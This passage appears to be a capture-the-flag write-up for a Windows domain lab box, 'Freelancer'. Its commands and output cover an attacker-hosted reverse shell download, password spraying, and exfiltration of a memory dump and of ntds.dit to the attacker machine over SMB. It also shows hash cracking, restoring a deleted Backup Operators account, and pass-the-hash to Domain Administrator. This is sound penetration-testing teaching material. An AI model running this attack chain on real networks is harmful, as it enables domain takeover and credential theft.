http://10.10.14.82:8000/reverse.ps1 -usebasicp)";
```

And right away we get our reverse shell connection!

```
$ nc -lvnp 10001
listening on [any] 10001 ...
connect to [10.10.14.82] from (UNKNOWN) [10.129.20.59] 62355
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32>
```

We begin enumeration of the target and check for low-hanging fruit. Since we got our reverse shell through the SQL service we start there. Searching for the string '`pass`' in the `sql_svc` user directory we find a pair of credentials used during the installation of the SQL service.

```
PS C:\users\sql_svc> gci -path . -recurse -ea SilentlyContinue -Include
*.txt,*.ini,*.yml,*.xml,*.ps1,*.cfg | select-string pass

Downloads\SQLEXPR-2019_x64_ENU\sql-
Configuration.INI:19:SQLSVCPASSWORD="ILOv3ErenY3ager"

PS C:\users\sql_svc> gc Downloads\SQLEXPR-2019_x64_ENU\sql-Configuration.INI
<...SNIP...>
SQLSVCACCOUNT="FREELANCER\sql_svc"
SQLSVCPASSWORD="ILOv3ErenY3ager"
<...SNIP...>
```

We can attempt to password spray against the domain, but first we'll need to gather a list of users. Because this is a Domain Controller we should have all of the `PowerShell Active Directory` cmdlets available to us.

```
PS C:\users\sql_svc> get-aduser -filter * | select samaccountname

samaccountname
--------------
Administrator
Guest
krbtgt
mikasaAckerman
sshd
SQLBackupOperator
sql_svc
lorra199
maya.artmes
michael.williams
sdavis
d.jones
jen.brown
taylor
jmartinez
olivia.garcia
dthomas
sophia.h
Ethan.l
wwalker
jgreen
evelyn.adams
hking
```

```
alex.hill
samuel.turner
ereed
leon.sk
carol.poland
lkazanof
```

We can then use NetExec to spray against services such as `WinRM` and `SMB`. Spraying against `WinRM` doesn't yield any results, however, we do get a result on `SMB` with `mikasaAckerman`.

```
WinRM:
$ nxc winrm freelancer.htb -u usernames.list -p passwords.list
WINRM   10.129.20.59    5985   DC   [-]
freelancer.htb\Administrator:ILOv3ErenY3ager
WINRM   10.129.20.59    5985   DC   [-]
freelancer.htb\mikasaAckerman:ILOv3ErenY3ager
WINRM   10.129.20.59    5985   DC   [-]
freelancer.htb\SQLBackupOperator:ILOv3ErenY3ager
WINRM   10.129.20.59    5985   DC   [-] freelancer.htb\sql_svc:ILOv3ErenY3ager
WINRM   10.129.20.59    5985   DC   [-] freelancer.htb\lorra199:ILOv3ErenY3ager
WINRM   10.129.20.59    5985   DC   [-]
freelancer.htb\maya.artmes:ILOv3ErenY3ager
<...SNIP...>
WINRM   10.129.20.59    5985   DC   [-] freelancer.htb\alex.hill:ILOv3ErenY3ager
WINRM   10.129.20.59    5985   DC   [-]
freelancer.htb\samuel.turner:ILOv3ErenY3ager
WINRM   10.129.20.59    5985   DC   [-] freelancer.htb\ereed:ILOv3ErenY3ager
WINRM   10.129.20.59    5985   DC   [-] freelancer.htb\leon.sk:ILOv3ErenY3ager
WINRM   10.129.20.59    5985   DC   [-]
freelancer.htb\carol.poland:ILOv3ErenY3ager
WINRM   10.129.20.59    5985   DC   [-] freelancer.htb\lkazanof:ILOv3ErenY3ager

SMB:
$ nxc smb freelancer.htb -u usernames.list -p passwords.list
SMB   10.129.20.59    445    DC   [-]
freelancer.htb\Administrator:ILOv3ErenY3ager STATUS_LOGON_FAILURE
SMB   10.129.20.59    445    DC   [+]
freelancer.htb\mikasaAckerman:ILOv3ErenY3ager
```

Now let's try and pivot to `mikasaAckerman`. The easiest way is to use the RunasCS tool as it is typically not flagged by Windows Defender and also allows passing the credentials on one line as opposed to the traditional `runas.exe` binary. `runas.exe` will work fine as long as you can obfuscate a more sophisticated implant that allows for a more interactive shell to prompt you for a password.

We'll use RunasCS hosted with our Python web server to get the binary onto the target host and execute it using its native reverse shell capability.

```
PS C:\users\public> iwr 10.10.14.82:8000/RunasCs.exe -outfile runascs.exe
PS C:\users\public> .\runascs.exe mikasaAckerman ILOv3ErenY3ager cmd -r
10.10.14.82:10001 -d freelancer.htb
.\runascs.exe mikasaAckerman ILOv3ErenY3ager cmd -r 10.10.14.82:10001 -d
freelancer.htb

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-4993b$\Default
[+] Async process 'C:\WINDOWS\system32\cmd.exe' with pid 2172 created in
background.
PS C:\users\public>
```

```
$ nc -lvnp 10001
listening on [any] 10001 ...
connect to [10.10.14.82] from (UNKNOWN) [10.129.20.59] 57251
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>
C:\WINDOWS\system32>whoami

freelancer\mikasaackerman
```

Lateral Movement

We've successfully pivoted to the `mikasaackerman` user. Let's enumerate this users profile to find any potential information that may help us pivot to another user or even escalate privileges. Right away we can see on the users desktop that there are a few files, one of which is the user flag.

```
PS C:\Users\mikasaAckerman\desktop>dir
Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----       10/28/2023   6:23 PM           1468 mail.txt
-a----        10/4/2023   1:47 PM      292692678 MEMORY.7z
-ar---        9/20/2024   1:40 PM             34 user.txt

PS C:\Users\mikasaAckerman\desktop>gc mail.txt
```

```
Hello Mikasa,
I tried once again to work with Liza Kazanoff after seeking her help to
troubleshoot the BSOD issue on the "DATACENTER-2019" computer. As you know, the
problem started occurring after we installed the new update of SQL Server 2019.
I attempted the solutions you provided in your last email, but unfortunately,
there was no improvement. Whenever we try to establish a remote SQL connection to
the installed instance, the server's CPU starts overheating, and the RAM usage
keeps increasing until the BSOD appears, forcing the server to restart.
Nevertheless, Liza has requested me to generate a full memory dump on the
Datacenter and send it to you for further assistance in troubleshooting the
issue.
Best regards,
```

So at this point it seems that there is an ongoing issue with one of the company datacenter servers and the user `Mikasa` has been tasked with troubleshooting the issue and provided a full memory dump of the server to assist. This is incredibly useful as memory dumps can contain a lot of interesting and potentially sensitive information. We'll need to exfiltrate this file to our machine and one way to do that is over SMB. `Impacket` provides a script to start an SMB server very quickly.

```
$ sudo impacket-smbserver share . -smb2support -user user -password pass
```

Note: This can take some time to copy down as the file is 280MB

```
PS C:\Users\mikasaAckerman\desktop>net use z: \\10.10.14.82\share /user:user
pass
PS C:\Users\mikasaAckerman\desktop>copy MEMORY.7z z:\
PS C:\Users\mikasaAckerman\desktop>net use z: /delete
```

First let's grab a memory forensics tool and get that installed. For this task we can use MemProcFS. Then we extract the memory dump file from the `7z` archive.

```
$ 7z x MEMORY.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs AMD
Ryzen 9 5950X 16-Core Processor              (A20F12),ASM,AES-NI)

Scanning the drive for archives:
1 file, 292692678 bytes (280 MiB)

Extracting archive: MEMORY.7z
--
Path = MEMORY.7z
Type = 7z
Physical Size = 292692678
Headers Size = 130
Method = LZMA2:26
Solid = -
Blocks = 1

Everything is Ok

Size:       1782252040
Compressed: 292692678
```

```
$ sudo mkdir /mnt/memprocfs
$ sudo ./memprocfs -device ../MEMORY.DMP  -mount /mnt/memprocfs -forensic 0
Initialized 64-bit Windows 10.0.17763

================================  MemProcFS  ================================
 - Author:           Ulf Frisk - pcileech@frizk.net
 - Info:             https://github.com/ufrisk/MemProcFS
 - Discord:          https://discord.gg/pcileech
 - License:          GNU Affero General Public License v3.0
   ------------------------------------------------------------------------
   MemProcFS is free open source software. If you find it useful please
```

```
   become a sponsor at: https://github.com/sponsors/ufrisk Thank You :)
   -------------------------------------------------------------------------
 - Version:          5.9.14 (Linux)
 - Mount Point:      /mnt/memprocfs
 - Tag:              17763_a3431de6
 - Operating System: Windows 10.0.17763 (X64)
=============================================================================
```

Browsing to our mount location we can find a lot of information to sort through. For the sake of brevity, we'll need to focus on one of the plugins called `regsecrets`. The installation instructions are provided in the mount point and all that is required to install them is to modify both files in the plugins directory:

- `pypykatz-install.txt`
- `regsecrets-install.txt`

```
THIS PLUGIN IS NOT YET INSTALLED BUT MAY BE INSTALLED AUTOMATICALLY!
=====================================================================
To start automatic download and installation change something in this file and
save it.

Any save of any changes to this file will trigger automatic installation of the
plugin. Note! save from normal notepad doesn't work at the moment - Notepad++ or
similar is recommended.

When the installation is complete a message will appear in console window for
MemProcFS. MemProcFS will have to be restarted for changes to take affect after a
successful installation.
```

`MemProcFS` will then prompt for additional dependency requirements if there are any. After all dependencies have been satisfied, restart `MemProcFS`.

```
Additional dependencies: "pip install pypykatz aiowinreg" may be required.
Auto-installation of regsecrets module is hopefully completed.
```

We can now see a new folder in the plugins directory called `regsecrets` that contains all passwords and secrets stored in memory at the time of the memory dump. The `security.txt` file discloses two additional passwords as well as a few mscache hashes that we can potentially crack and use to spray against all known user accounts.

```
$ cat /mnt/memprocfs/py/regsecrets/security.txt
============== SECURITY hive secrets ==============
<...SNIP...>
FREELANCER.HTB/Administrator:*2023-10-04
12:55:34*$DCC2$10240#Administrator#67a0c0f193abd932b55fb8916692c361
FREELANCER.HTB/lorra199:*2023-10-04
12:29:00*$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1
FREELANCER.HTB/liza.kazanof:*2023-10-04
17:31:23*$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679
=== LSA Machine account password ===
<...SNIP...>
=== LSA Machine account password ===
<...SNIP...>
=== LSA DPAPI secret ===
History: False
```

```
Machine key (hex): cf1bc407d272ade7e781f17f6f3a3fc2b82d16bc
User key(hex): 6d210ab98889fac8829a1526a5d6a2f76f8f9d53
=== LSA DPAPI secret ===
History: True
Machine key (hex): ee8c9b3c041dc01afb54b421d4fafa0bbd314c1c
User key(hex): a3a744a52e541603869eef3ee06191dd8597db83
=== LSASecret NL$KM ===
<...SNIP...>
=== LSA Service User Secret ===
History: False
Service name: _SC_MSSQL$DATA
Username: UNKNOWN
00000000:  50 57 4e 33 44 23 6c 30  72 72 40 41 72 6d 65 73   |PWN3D#l0rr@Armes|
00000010:  73 61 31 39 39                                     |sa199|
=== LSA Service User Secret ===
History: True
Service name: _SC_MSSQL$DATA
Username: UNKNOWN
00000000:  4d 53 53 51 4c 53 33 72  76 33 72 50 40 73 73 77   |MSSQLS3rv3rP@ssw|
00000010:  64 23 30 39                                        |d#09|
```

We add the hashes and newly found passwords to text files and then start `hashcat` and successfully crack two accounts, `lorra199` and `liza.kazano`

```
$ hashcat -a 0 -m 2100 .\hash.txt .\pass.txt
hashcat (v6.2.6) starting

<...SNIP...>

Approaching final keyspace - workload adjusted.

$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1:PWN3D#l0rr@Armessa199
$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679:RockYou!

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 2100 (Domain Cached Credentials 2 (DCC2), MS Cache 2)
Hash.Target......: .\hash.txt
<...SNIP...>

Started: Fri Sep 20 16:33:50 2024
Stopped: Fri Sep 20 16:33:53 2024
```

If we run the `NetExec` tool again we'll find that we've compromised an additional account, `lorra199`, that is in the `Remote Management Users` group which allows access to the Domain Controller over `WinRM`.

```
$ nxc winrm freelancer.htb -u usernames.list -p passwords.list
<...SNIP...>
WINRM       10.129.20.59    5985   DC   [-]
freelancer.htb\SQLBackupOperator:PWN3D#l0rr@Armessa199
WINRM       10.129.20.59    5985   DC   [-]
freelancer.htb\sql_svc:PWN3D#l0rr@Armessa199
WINRM       10.129.20.59    5985   DC   [+]
freelancer.htb\lorra199:PWN3D#l0rr@Armessa199 (Compromised)
```

```
$ evil-winrm -i freelancer.htb -u lorra199 -p 'PWN3D#l0rr@Armessa199'

Evil-WinRM shell v3.4
<...SNIP...>

*Evil-WinRM* PS C:\Users\lorra199\Documents> whoami
freelancer\lorra199
```

```
*Evil-WinRM* PS C:\Users\lorra199\Documents> whoami /groups
GROUP INFORMATION
-----------------

Group Name                                 Type             SID
                           Attributes
========================================== ================
===============================================
Everyone                                   Well-known group S-1-1-0

BUILTIN\Remote Management Users            Alias            S-1-5-32-580

<...SNIP...>
FREELANCER\AD Recycle Bin                  Group            S-1-5-21-3542429192-
<...SNIP...>
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
*Evil-WinRM* PS C:\Users\lorra199\Documents>
```

Quick enumeration of this user accounts privileges has a group that should stand out right away, AD Recycle Bin. Some quick research on this group indicates the following information.

```
If the AD Recycle Bin is enabled, when an object in deleted, the majority of its
attributes are preserved for a period of time to facilitate restoring the object
if needed. During this period, the object is in the 'deleted object' state.
```

So with this information and access to AD Recycle Bin objects, it may be possible to discover any potentially delete and higher privileged accounts and escalate our privileges. As it turns out, we're able to successfully identify a deleted AD user object that is part of the privileged group Backup Operators.

```
*Evil-WinRM* PS C:\Users\lorra199\Documents> Get-ADObject -filter 'isDeleted -eq
$true' -includeDeletedObjects -Properties * | select samaccountname, memberof,
userprincipalname

samaccountname memberof                    userprincipalname
-------------- --------                    -----------------
liza.kazanof   {CN=Remote Management Users,CN=Builtin,DC=freelancer,DC=htb,
CN=Backup Operators,CN=Builtin,DC=freelancer,DC=htb} liza.kazanof@freelancer.com
```

This username should look familiar as it was mentioned previously during our enumeration phases in the `mail.txt` file as well as our findings of the `mscache` hashes that we successfully cracked earlier. So at this point we should be able to restore the account from the AD Recycle Bin and verify if the hash we've obtained is valid. Let's look up how to restore AD objects with `Powershell` with Restore-ADObject. First we'll need to get the account GUID and we'll set a new `name` attribute so its easily identifiable.

```
*Evil-WinRM* PS C:\Users\lorra199\Documents> Get-ADObject -filter 'isDeleted -eq
$true' -includeDeletedObjects

Deleted           : True
DistinguishedName : CN=Liza Kazanof\0ADEL:ebe15df5-e265-45ec-b7fc-
359877217138,CN=Deleted Objects,DC=freelancer,DC=htb
Name              : Liza Kazanof
                    DEL:ebe15df5-e265-45ec-b7fc-359877217138
ObjectClass       : user
ObjectGUID        : ebe15df5-e265-45ec-b7fc-359877217138
```

```
*Evil-WinRM* PS C:\Users\lorra199\Documents>restore-ADObject -identity
'ebe15df5-e265-45ec-b7fc-359877217138' -newname "liza.zombie"
```

Let's quickly verify that we were successful and then run `NetExec` again to verify that we have a valid password for the stored account.

```
*Evil-WinRM* PS C:\Users\lorra199\Documents> get-aduser -filter * | where name -
eq "liza.zombie"

DistinguishedName : CN=liza.zombie,CN=Users,DC=freelancer,DC=htb
Enabled           : True
GivenName         : Liza
Name              : liza.zombie
ObjectClass       : user
ObjectGUID        : ebe15df5-e265-45ec-b7fc-359877217138
SamAccountName    : liza.kazanof
SID               : S-1-5-21-3542429192-2036945976-3483670807-2101
Surname           : Kazanof
UserPrincipalName : liza.kazanof@freelancer.com
```

```
$ nxc smb freelancer.htb -u liza.kazanof -p passwords.list -d freelancer.htb
SMB         10.129.20.59    445    DC               [-]
freelancer.htb\liza.kazanof:RockYou! STATUS_PASSWORD_EXPIRED
```

It's interesting that the password seems to be expired, but since we know the previous password we should be able to reset it with `Impacket` `smbpasswd.py` or `changepasswd.py`

```
$ smbpasswd.py freelancer.htb/liza.kazanof:'RockYou!'@freelancer.htb -newpass
'PasswOrd!'
Impacket v0.11.0 - Copyright 2023 Fortra

[!] Password is expired, trying to bind with a null session.
[*] Password was changed successfully.
```

We were able to successfully reset the account so let's try and validate it one more time with `NetExec`.

```
$ nxc smb freelancer.htb -u liza.kazanof -p 'PasswOrd!' -d freelancer.htb
SMB         10.129.20.42    445    DC               [+]
freelancer.htb\liza.kazanof:PasswOrd!

$ nxc winrm freelancer.htb -u liza.kazanof -p 'PasswOrd!' -d freelancer.htb
WINRM       10.129.20.42    5985   DC               [+]
freelancer.htb\liza.kazanof:PasswOrd! (Compromised)
```

Now that we've validated our credentials we can log in via `WinRM` and take advantage of our `Backup Operators` group permissions.

```
$ evil-winrm -i freelancer.htb -u liza.kazanof -p 'PasswOrd!'

Evil-WinRM shell v3.4
<...SNIP...>

*Evil-WinRM* PS C:\Users\liza.kazanof\Documents>
```

```
*Evil-WinRM* PS C:\Users\liza.kazanof\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                 Type             SID
 Attributes
========================================== ================ ============
BUILTIN\Remote Management Users            Alias            S-1-5-32-580
Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551
Mandatory group, Enabled by default, Enabled group

*Evil-WinRM* PS C:\Users\liza.kazanof\Documents>
```

Privilege Escalation

Membership in the `Backup Operators` group provides access to the file system due to the `SeBackup` and `SeRestore` privileges. These privileges will enable use to create a snapshot with Volume Shadow Copy Service (VSS). With this in mind we can create a snapshot of the filesystem and make a copy of the `ntds.dit` file which will contain all hashes and secrets stored in the domain.
To make things easier, `diskshadow` allows passing a script containing the options we wish to set. Let's first create the script using a proof-of-concept template

```
set verbose on
set context persistent nowriters
set metadata C:\windows\temp\meta.cab
begin backup
add volume C: alias cdrive
create
expose %cdrive% F:
end backup
exit
```

We can then upload the script to the target using the AD user account we restored and then execute `diskshadow` with our script.

```
*Evil-WinRM* PS C:\Users\liza.kazanof\Documents> upload shadow.script
<...SNIP...>
Info: Upload successful!
```

```
*Evil-WinRM* PS C:\Users\liza.kazanof\Documents> diskshadow /s shadow.script
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC,  9/23/2024 3:31:54 PM

<...SNIP...>

Number of shadow copies listed: 1
-> expose %cdrive% F:
-> %cdrive% = {2d2616f0-d235-46b0-a16b-a173c1399122}
The shadow copy was successfully exposed as F:\.
-> end backup
-> exit
```

Now that we have a snapshot created and exposed we can use `robocopy` to copy the `ntds.dit` file into a location we control. We'll also need to create a copy of the `SAM` and `SYSTEM` registry hives to use with the `secretdump` script from Impacket.

```
*Evil-WinRM* PS C:\Users\liza.kazanof\Documents> robocopy /B F:\Windows\NTDS .
ntds.dit

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Monday, September 23, 2024 3:32:03 PM
   Source : F:\Windows\NTDS\
     Dest : C:\Users\liza.kazanof\Documents\
<...SNIP..>

   Speed :            82646384 Bytes/sec.
   Speed :            4729.064 MegaBytes/min.
   Ended : Monday, September 23, 2024 3:32:04 PM

*Evil-WinRM* PS C:\Users\liza.kazanof\Documents>
```

For easy transfer let's compress our target files and copy them to our attacking machine via SMB. We'll then unzip our archive and execute `secretsdump` to extract all NTLM hashes.

```
*Evil-WinRM* PS C:\Users\liza.kazanof\Documents> reg save hklm\system system;
reg save hklm\sam sam

*Evil-WinRM* PS C:\Users\liza.kazanof\Documents> Compress-Archive -path
sam,system,ntds.dit -dest dump.zip
```

```
$ sudo impacket-smbserver share . -smb2support -user user -password pass
```

```
*Evil-WinRM* PS C:\Users\liza.kazanof\Documents>  net use z: \\10.10.14.82\share
/user:user pass
The command completed successfully.

*Evil-WinRM* PS C:\Users\liza.kazanof\Documents> copy dump.zip z:
*Evil-WinRM* PS C:\Users\liza.kazanof\Documents>
```

```
$ unzip -l dump.zip
Archive:  dump.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
    32768  2024-09-23 15:30   sam
 13316096  2024-09-23 15:30   system
 16777216  2024-09-23 15:02   ntds.dit
---------                     -------
 30126080                     3 files
```

```
$ unzip dump.zip
Archive:  dump.zip
  inflating: sam
  inflating: system
  inflating: ntds.dit

$ secretsdump.py -sam sam -system system -ntds ntds.dit local
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Target system bootKey: 0x9db1404806f026092ec95ba23ead445b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
<...SNIP...>
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 69f0afd7f9c47bac4a83dded01eb9dea
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0039318f1e8274633445bce32ad1a
290:::
<...SNIP...>
[*] Cleaning up...
```

We successfully recovered the Administrator hash for the domain and can now log in over `WinRM`.

```
$ evil-winrm -i freelancer.htb -u administrator -H
0039318f1e8274633445bce32ad1a290
-
<...SNIP...>

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
freelancer\administrator
```